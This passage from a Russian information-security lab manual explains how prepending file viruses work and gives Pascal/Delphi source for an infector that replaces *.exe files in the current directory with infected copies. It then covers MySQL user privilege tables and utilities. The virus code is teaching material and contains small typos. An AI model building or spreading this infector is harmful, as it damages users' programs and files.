


Рис. 11. Выбор контейнера «Статистика» в главном окне программы

В окне «Защита» нажать кнопку «Сохранить как» и сохранить отчет в текстовый файл





Рис. 12. Статистика обнаружения вирусов.

#### 1.4. Изучение механизма работы файловых вирусов

Файловые вирусы записывают свое тело в файл-жертву и используют различные механизмы получения управления с целью выполнения деструктивных функций и дальнейшего распространения. Один из способов заключается в добавлении тела вируса в начало файла-жертвы.

Изначально вирус существует сам по себе. Пусть тем или иным образом он был запущен на выполнение.

1. Вирус ищет файл-жертву.
2. Переименовывает его, задавая ему случайное имя.
3. Создает новый файл в том же каталоге с исходным именем файла-жертвы.
4. Открывает для чтения свой исполняемый файл
5. Записывает в файл, созданный на шаге 3 свой код
6. Открывает для чтения файл-жертву, переименованный на шаге 2
7. Дозаписывает в файл, созданный на шаге 3 код файла-жертвы.
8. Удаляет исходный файл жертвы, переименованный на шаге 2



При запуске инфицированного файла-жертвы вирус выполняется первым и выполняет следующие действия:

1. Проверяет размер запущенного файла в байтах.

2. Если размер больше размера самого вируса, значит запущен инфицированный файл. Иначе – запущен вирус в исходной форме.
3. Вирус создает файл с двойным расширением \*.exe.exe (Notepad.exe.exe) в том же каталоге.
4. Смещается в инфицированном файле в место начала настоящей программы Notepad.exe
5. Считывает код программы Notepad.exe и записывает его в файл Notepad.exe.exe
6. Запускает на выполнение файл Notepad.exe.exe
7. Выполняет полезную нагрузку (вредоносные действия)
8. Выполняет поиск новых файлов-жертв и их заражение.

Примерный программный код вируса:

```
const virsize=1000; //размер файла-вируса в байтах
```

```
var victims:TSearchRec; //структура для поиска файлов-жертв  
    f1,f2:file; //файловые переменные
```

```
filemode:=0; //режим открытия файла для чтения
```

```
assignfile(f1,paramstr(0)); //связываем переменную f1 с файлом программы
```

```
reset(f1,1); //открываем файл для чтения
```

```
if (filesize(f1)>virsize) then //если это зараженная программа, то выполняем ее  
begin
```

```
    go; //подпрограмма выполнения программы-жертвы
```

```
end;
```

```
fileMode:=2; //режим чтения и записи файлов
```

```
if FindFirst('*.exe',faAnyFile,victims)=0 then
```

```
    repeat
```

```

    if not ((victims.Name)=extractfilename(paramstr(0))) then begin
        if not ((victims.Name)=extractfilename(extractfilename(paramstr(0)))) then
            infect(victims.Name); //заражениефайла-жертвы
    end;
until FindNext(victims)<>0;

```

Подпрограмма выполнения программы-жертвы

```

procedure go;
label 10;
var buf:array[1..virsize] of byte; //буфердляхранениятелавируса
nr,nw:longint; //количество байтов прочитано/количество байтов записано
begin
    try
        fileMode:=0; //режим только чтения файлов
    assignfile(f1,paramstr(0));
        reset(f1,1);
        filemode:=2; //режим чтения-записи файлов
        assignFile(f2,paramstr(0)+'.exe'); //подложный файл с двойным расширением

    rewrite(f2,1);
        seek(f1,virsize);
        seek(f2,0);
        //записываем в подложный файл код программы-жертвы блоками размером
        virsize
    repeat
        filemode:=0;
        BlockRead(f1,buf,virsize,nr);
        filemode:=2;

```

```

        BlockWrite(f2,buf,nr,nw);
    until ((nr=0) or (nr<>nw));
CloseFile(f1);
    CloseFile(f2);
//записываем на выполнение подложный файл с двойным расширением
winexec(pchar(paramstr(0)+ '.exe'), SW_show);
10:

if not deletefile(pchar(paramstr(0)+'.exe')) then
begin
    setcursorpos(random(800),Random(600));

    setwindowtext(GetForegroundWindow, 'БлокнотсВИРУСОМ');

    sleep(400);
    goto 10;
end;

except

end;
end;

```

Подпрограмма заражения файла-жертвы

```

procedure infect(victim:string);
var a:integer;
    buf:array[1..virsiz] of byte;
    nr,nw:longint;

```

begin

try

```
    randomize;
    assignfile(f1,victim);
    a:=random(200);
    rename(f1,'bad'+IntToStr(a));
    FileMode:=0;
    assignfile(f2,paramstr(0));
    reset(f2,1);
    seek(f2,0);
    blockread(f2,buf,virsize);
    filemode:=2;
    closefile(f2);
    assignfile(f1,victim);
    rewrite(f1,1);
    blockwrite(f1,buf,virsize);
    assignfile(f2,'bad'+inttostr(a));
    reset(f2,1);
    seek(f2,0);
    repeat
        BlockRead(f2,buf,virsize,nr);
        BlockWrite(f1,buf,nr,nw);
    until((nr=0)or (nw<>nr));

    closeFile(f1);
    closeFile(f2);
    deletefile(pchar('bad'+inttostr(a)));
```

except

end;

end;

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Тема 6. Защита информации в телекоммуникационных системах

### Лабораторная работа №22

*Исследование метода предоставления доступа и привилегий в системе управления базами данных MySQL*

#### **Цель работы:**

Ознакомиться с приложениями, включенными в состав СУБД MySQL. Получить навыки управления учетными записями пользователей и определения привилегий. Ознакомиться с утилитами, входящими в состав СУБД MySQL, получить навыки работы с ними.

#### **Формируемые компетенции:** ПК-3; ПК-4

#### **Запуск MySQL**

Управление сервером обычно осуществляется из командной строки. Запуск в Windows 95/98/2000/XP осуществляется через сеанс DOS выполнением следующей команды:

```
D:\usr\local\Mysql\bin\mysqld --standalone
```

Эта команда запустит демон mysql в фоновом режиме. В Windows 95/98 не предусмотрен запуск mysqld в виде службы. В Windows 2000 демон mysql запускается в виде службы.

Можно осуществить запуск winmysqladmin.exe, в этом случае все настройки перечисляются в файле my.ini

При запуске mysqld можно указывать следующие опции:

**Таблица 11- Опции команды MySQLD**

|                           |                                                                                                                                                              |
|---------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| -?, --help                | Справка                                                                                                                                                      |
| -b, --basedir=[path]      | Путь к каталогу в котором установлен mysql                                                                                                                   |
| -h, --datadir [homedir]   | Путь к каталогу, в котором хранятся базы данных.                                                                                                             |
| -l, --log=[filename]      | Имя журнала транзакций                                                                                                                                       |
| -L, --language=[language] | Язык по умолчанию(обычно English).                                                                                                                           |
| -P, --port=[port]         | Порт для соединения.                                                                                                                                         |
| --skip-grant-tables       | Игнорировать таблицы привилегий. Это дает любому ПОЛНЫЙ доступ ко всем таблицам. Не следует предоставлять обычным пользователям разрешений на запуск mysqld. |

|                     |                                                                                                                                               |
|---------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|
| --skip-name-resolve | Позволяет предоставлять доступ только тем хостам, чьи IP-адреса указаны в таблицах привилегий. Используется для более высокого уровня защиты. |
| --skip-networking   | Использовать подключения только через интерфейс localhost.                                                                                    |
| -V, --version       | Вывести информацию о версии.                                                                                                                  |

Наличие в статусной строке иконки светофора с активным зеленым цветом указывает на то, что сервер запущен (см. рис 1).



**Рисунок 4 - Приложение winmysqladmin запущено**

Теперь можно попытаться войти в сервер. В случае, если предполагается управление сервером через консоль, то необходимо использовать команду **mysql**. Изначально существует единственный пользователь, которому предоставляется право входа - **root**, которая не имеет пароля. Первое, что нужно сделать войти под именем **root** и зарегистрировать нового пользователя и установить для него пароль. Команда **mysql** может использовать следующие опции:

**Таблица 12 - Опции команды MySQL**

|                           |                                          |
|---------------------------|------------------------------------------|
| -, --help                 | Справка                                  |
| -h, --hostname=[hostname] | Имя сервера mysql.                       |
| -u, --user=[user]         | Имя пользователя для доступа к mysql.    |
| -p, --password=[password] | Пароль пользователя для доступа к mysql. |
| -P, --port=[port]         | Порт для соединения с сервером.          |
| -V, --version             | Информация о версии                      |

**Примечание.** Команды **mysqld** и **mysql** имеют еще некоторые опции, но в данный момент они особого интереса не представляют.

Запуск из сеанса ДОС осуществляется как показано на Рисунок 2 (в указанном случае осуществляется подключение к БД **mysql**).




**Рисунок 5 - Запуск консоли MYSQL**

Для выполнения в строке наберите команду: **mysql -u root**




**Рисунок 6 - Успешный запуск консоли**

Если вы это получили, значит вы успешно вошли в консоль mysql, которая используется для администрирования сервера.

Для составления отчета вам понадобятся приведение команд, которые вы будете посылать на сервер. В MySQL имеется возможность ведение протокола выполняемых команд, чтобы запустить ведение протокола необходимо выполнить команду

**\T filename**

!!! обязательно в верхнем регистре. Filename – имя файла, в который будут записываться команды (создается автоматически при выполнении команды, и действует во время жизни сеанса, т.е. в случае отключения от сервера лог прерывается и для возобновления необходимо повторить команду с выводом в новый файл, так как команда затирает имеющиеся в файле данные).

Просмотр списка БД, доступных на сервере осуществляется командой **SHOW DATABASES.**

Для выполнения в строке наберите команду: **show databases.**

Командой: **USE MYSQL;** – выбираем текущую БД где MYSQL имя БД.

## Система привилегий и безопасность в MySQL

- User
- Db
- Host
- Пользовательские привилегии

### База данных mysql и таблицы привилегий.

Итак, вы успешно вошли в базу данных mysql, которая используется для администрирования сервера. Что же здесь находится? А находятся здесь 5 таблиц, которые ничем не отличаются от других таблиц баз данных, за исключением того, что эти таблицы используются для предоставления доступа к базам данных и таблицам в них пользователям. Рассмотрим каждую из них.

Введите следующую команду, **show tables**, которая покажет таблицы в базе данных mysql.

Кратко рассмотрим функции каждой из таблиц:

#### Таблица User

Определяет, разрешено ли пользователю, пытающемуся подключиться к серверу делать это. Содержит имя пользователя, пароль а также привилегии. Если ввести команду `show columns from user;` то получим следующее:

**Таблица 13- Структура таблицы User**

| Field                   | Type                              | Null | Key     | Default | Extra |
|-------------------------|-----------------------------------|------|---------|---------|-------|
| Host                    | char(60)                          |      | PR<br>I |         |       |
| User                    | char(16)                          |      | PR<br>I |         |       |
| Password                | char(41)                          |      |         |         |       |
| Select_priv             | enum('N','Y')                     |      |         | N       |       |
| Insert_priv             | enum('N','Y')                     |      |         | N       |       |
| Update_priv             | enum('N','Y')                     |      |         | N       |       |
| Delete_priv             | enum('N','Y')                     |      |         | N       |       |
| Create_priv             | enum('N','Y')                     |      |         | N       |       |
| Drop_priv               | enum('N','Y')                     |      |         | N       |       |
| Reload_priv             | enum('N','Y')                     |      |         | N       |       |
| Shutdown_priv           | enum('N','Y')                     |      |         | N       |       |
| Process_priv            | enum('N','Y')                     |      |         | N       |       |
| File_priv               | enum('N','Y')                     |      |         | N       |       |
| Grant_priv <sup>1</sup> | enum('N','Y')                     |      |         | N       |       |
| References_priv         | enum('N','Y')                     |      |         | N       |       |
| Index_priv              | enum('N','Y')                     |      |         | N       |       |
| Alter_priv              | enum('N','Y')                     |      |         | N       |       |
| Show_db_priv            | enum('N','Y')                     |      |         | N       |       |
| Super_priv              | enum('N','Y')                     |      |         | N       |       |
| Create_tmp_table_priv   | enum('N','Y')                     |      |         | N       |       |
| Lock_tables_priv        | enum('N','Y')                     |      |         | N       |       |
| Execute_priv            | enum('N','Y')                     |      |         | N       |       |
| Repl_slave_priv         | enum('N','Y')                     |      |         | N       |       |
| Repl_client_priv        | enum('N','Y')                     |      |         | N       |       |
| Create_view_priv        | enum('N','Y')                     |      |         | N       |       |
| Show_view_priv          | enum('N','Y')                     |      |         | N       |       |
| Create_routine_priv     | enum('N','Y')                     |      |         | N       |       |
| Alter_routine_priv      | enum('N','Y')                     |      |         | N       |       |
| Create_user_priv        | enum('N','Y')                     |      |         | N       |       |
| Event_priv              | enum('N','Y')                     |      |         | N       |       |
| Trigger_priv            | enum('N','Y')                     |      |         | N       |       |
| ssl_type                | enum('','ANY','X509','SPECIFIED') |      |         |         |       |
| ssl_cipher              | blob                              |      |         | NULL    |       |
| x509_issuer             | blob                              |      |         | NULL    |       |
| x509_subject            | blob                              |      |         | NULL    |       |

<sup>1</sup>Эта и все, описанные ниже команды добавлены начиная с версии 5.12

|                      |                  |  |  |   |  |
|----------------------|------------------|--|--|---|--|
| max_questions        | int(11) unsigned |  |  | 0 |  |
| max_updates          | int(11) unsigned |  |  | 0 |  |
| max_connections      | int(11) unsigned |  |  | 0 |  |
| max_user_connections | int(11) unsigned |  |  | 0 |  |

Изначально эта таблица содержит пользователя root без пароля. По умолчанию root может входить с любого хоста, имеет все привилегии и доступ ко всем базам данных. Также в таблице содержится запись для пользователя '%'.

В БД MySQL содержатся таблицы, называемых таблицами привилегий. Система привилегий будет подробно рассмотрена в следующих работах, а пока вы можете выполнить команды на добавления своего пользователя:

Для добавления нового пользователя **your\_name**, можно выполнить следующие операторы языка (Insert):

***Insert into user (host, user, password, ssl\_cipher<sup>2</sup>, x509\_issuer, x509\_subject) values ('localhost', 'your\_name', password('your\_pass'), '', '', '');***

Выполнением команды

***Select host, user, password from user;***

Мы выводим перечисленные поля в виде таблицы

| Host | User | Password      |
|------|------|---------------|
| %    | root | 456g879k34df9 |

Если необходимо выделить все столбцы таблицы, то необходимо набрать \* в качестве аргумента команды ***select***.

Чтобы изменения вступили в силу нужно перезагрузить сервер, предварительно закончив текущий сеанс работы командой ***quit***.

***mysqladmin -u root reload*** (эта команда перезагружает сервер)

После установки пароля для пользователя нужно перезагрузить сервер командой ***mysqladmin reload***, чтобы изменения вступили в силу. После этого можно попробовать войти снова:

```
Mysql/bin/mysql -u your_name -p mysql
Enter password:*****
```

Если же после этой операции вы не получите приглашение ко входу, то необходимо будет повторить вход в сервер под учетной записью **ROOT** и назначить необходимые права. Т.о., недостаточно добавить сведения о

---

<sup>2</sup>Атрибуты ***ssl\_cipher<sup>2</sup>, x509\_issuer, x509\_subject*** обязательны для заполнения для версии сервера 5.12

пользователе в системную БД, дополнительно необходимо назначить права пользователю, после чего можно начинать настраивать таблицы привилегий, вводить новых пользователей, создавать базы данных и таблицы, то есть делать все то, что называется администрированием. Назначить права можно указанием инструкцией ***INSERT*** для заполнения соответствующие привилегии (перечень привилегий см.

### Таблица 3)

```
Mysql/bin/mysql -u root
```

И выполнить следующий запрос к БД:

```
Mysql>USE MYSQL;
```

```
Mysql>GRANT ALL PRIVILEGES ON *.* TO 'your_name'@'localhost3'  
IDENTIFIED BY 'your_pass' WITH GRANT OPTION;
```

```
Mysql>FLUSH PRIVILEGES;
```

Если пароль был случайно забыт, чтобы его задать по новой, придется стереть файлы mysql.frm mysql.MYI и mysql.MYD из папки с базами данных, затем запустить скрипт mysql\_install\_db и повторить все по новой. Можно воспользоваться ключом MYSQL и ввести **--skip-grant-tables**, при этом все пароли будут иметь пустое поле.

Команда имеет вид **mysqld --skip-grant-tables**.

#### Пояснения:

1. Команда insert вставляет данные в таблицу, не забывайте завершать команды ';'.  
2. При вводе пароля используйте функцию password(), иначе пароль работать не будет!
3. Все пароли шифруются mysql, поэтому в поле Password вы видите абракадабры. Это делается в целях безопасности.
4. Не есть хорошей практикой назначать привилегии пользователям в таблице user, так как в этом случае они являются глобальными и распространяются на все базы данных. Предоставляйте привилегии каждому пользователю к конкретной базе данных в таблице db, которая будет рассмотрена далее.
5. При задании имени хоста для входа через сеть рекомендуется явно указывать полное имя хоста, а не '%'. В приведенном выше примере пользователю myu разрешается вход на сервер со всех машин домена tomsk.ru. Можно также указывать IP-адреса машин и маски подсетей для большей безопасности.

#### Таблица Db

Определяет к каким базам данных каким пользователям и с каких хостов разрешен доступ. В этой таблице можно предоставлять каждому пользователю доступ к базам данных и назначать привилегии. Если выполнить команду **show columns from db**; получим следующее:

---

<sup>3</sup> Для случая, если работаете на том же компьютере где запущен сервер БД

**Таблица 14 - Структура таблицы Db**

| Field       | Type     | Null | Key | Default | Extra |
|-------------|----------|------|-----|---------|-------|
| Host        | char(60) |      | PRI |         |       |
| Db          | char(32) |      | PRI |         |       |
| User        | char(16) |      | PRI |         |       |
| Select_priv | char(1)  |      |     | N       |       |
| Insert_priv | char(1)  |      |     | N       |       |
| Update_priv | char(1)  |      |     | N       |       |
| Delete_priv | char(1)  |      |     | N       |       |
| Create_priv | char(1)  |      |     | N       |       |
| Drop_priv   | char(1)  |      |     | N       |       |

- По умолчанию, все привилегии установлены в 'N'. Например, предоставим юзеру mary доступ к базе данных mysql и дадим ему привилегии **select**, **insert** и **update** (описание основных команд mysql будет дано в следующих лабораторных работах, сейчас ваша цель увидеть, как работают таблицы привилегий).
- Для справки:

```
Insert into db (host, user, db, select_priv, insert_priv, update_priv)
Values ('localhost', 'your_name', mysql, 'Y', 'Y', 'Y');
```

- Привилегии, устанавливаемые в таблице db, распространяются только на базу данных library. Если же установить эти привилегии в таблице user, то они будут распространяться и на другие базы данных, даже если доступ к ним и не установлен явно.

### **Таблица Host**

Таблица host используется для расширения диапазона доступа в таблице db. К примеру, если доступ к какой-либо базе данных должен быть предоставлен более чем одному хосту, тогда следует оставить пустой колонку host в таблице db, и внести в таблицу host необходимые имена хостов. Выполним команду

*show columns from host;*

**Таблица 15 - Структура таблиц Host**

| Field       | Type     | Null | Key | Default | Extra |
|-------------|----------|------|-----|---------|-------|
| Host        | char(60) |      | PRI |         |       |
| Db          | char(32) |      | PRI |         |       |
| Select_priv | char(1)  |      |     | N       |       |
| Insert_priv | char(1)  |      |     | N       |       |
| Update_priv | char(1)  |      |     | N       |       |
| Delete_priv | char(1)  |      |     | N       |       |
| Create_priv | char(1)  |      |     | N       |       |

|           |         |  |  |   |  |
|-----------|---------|--|--|---|--|
| Drop_priv | char(1) |  |  | N |  |
|-----------|---------|--|--|---|--|

Как видно из таблицы, здесь также можно задавать привилегии для доступа к базе данных. Они обычно редко используются без необходимости. Все привилегии доступа нужно задавать в таблице db для каждого пользователя, а в таблице host только перечислить имена хостов. Сервер читает все таблицы, проверяет имя пользователя, пароль, имя хоста, имя базы данных, привилегии. Если в таблице db привилегии select, insert установлены в 'Y', а в таблице host в 'N', то в итоге юзер все равно получит 'Y'. Чтобы не вносить путаницы, лучше назначать привилегии в таблице db.

Эти 3 таблицы являются основными. В новых версиях MySQL, начиная с 3.22 добавлены еще 2 таблицы- tables\_priv и columns\_priv, которые позволяют задать права доступа к определенной таблице в базе данных и даже к определенной колонке. Они работают подобно таблице db, только ссылаются на таблицы и колонки. Также, начиная с версии 3.22 можно использовать команду GRANT для предоставления доступа к базам данных, таблицам и колонкам таблиц, что избавляет от необходимости вручную модифицировать таблицы db, tables\_priv и columns\_priv. Команда GRANT будет подробно рассмотрена в следующих разделах.

### Привилегии, предоставляемые MySQL

**Таблица 16 - Привилегии пользователя<sup>4</sup>**

| Привилегия        | Колонка         | Где используется           |
|-------------------|-----------------|----------------------------|
| <b>select</b>     | Select_priv     | таблицы                    |
| <b>insert</b>     | Insert_priv     | таблицы                    |
| <b>Update</b>     | Update_priv     | таблицы                    |
| <b>delete</b>     | Delete_priv     | таблицы                    |
| <b>index</b>      | Index_priv      | таблицы                    |
| <b>alter</b>      | Alter_priv      | таблицы                    |
| <b>create</b>     | Create_priv     | БД, таблицы, индексы       |
| <b>drop</b>       | Drop_priv       | БД или таблицы             |
| <b>grant</b>      | Grant_priv      | БД или таблицы             |
| <b>References</b> | References_priv | БД или таблицы             |
| <b>reload</b>     | Reload_priv     | администрирование сервера  |
| <b>Shutdown</b>   | Shutdown_priv   | администрирование сервера  |
| <b>Process</b>    | Process_priv    | администрирование сервера  |
| <b>file</b>       | File_priv       | доступ к файлам на сервере |

<sup>4</sup> Даны для справки, для текущей версии сервера может быть существенно расширены

## Основные утилиты MySQL.

В состав дистрибутива MySQL входят следующие утилиты:

- mysqld
- mysql
- [mysqladmin](#)
- mysqlaccess
- mysqlshow
- mysqldump
- isamchk

Утилиты **mysqld** и **mysql** были подробно рассмотрены [ранее](#), поэтому возвращаться к ним не будем. Кратко рассмотрим остальные.

### Mysqladmin

Утилита для администрирования сервера. Может использоваться администратором, а также некоторыми пользователями, которым предоставлены определенные привилегии, например – **Reload\_priv**, **Shutdown\_priv**, **Process\_priv** и **File\_priv**. Данная команда может использоваться для создания баз данных, изменения пароля пользователя (администратор может изменить пароль любому пользователю, а рядовой пользователь – только свой собственный), перезагрузки и остановки сервера, просмотра списка процессов, запущенных на сервере. Mysqladmin поддерживает следующие команды:

**Таблица 17 - Опции команды MySQLadmin**

|                        |                                         |
|------------------------|-----------------------------------------|
| Create [database_name] | Создает базу данных                     |
| Drop [database_name]   | Удаляет базу данных и все таблицы в ней |
| Reload                 | Перезагружает сервер                    |
| Shutdown               | Останавливает работу сервера MySQL      |
| Processlist            | Выводит список процессов на сервере     |
| Status                 | Выводит сообщение о статусе сервера     |

Пример использования mysqladmin для изменения пароля:

***mysqladmin -u your\_name password your\_pass***

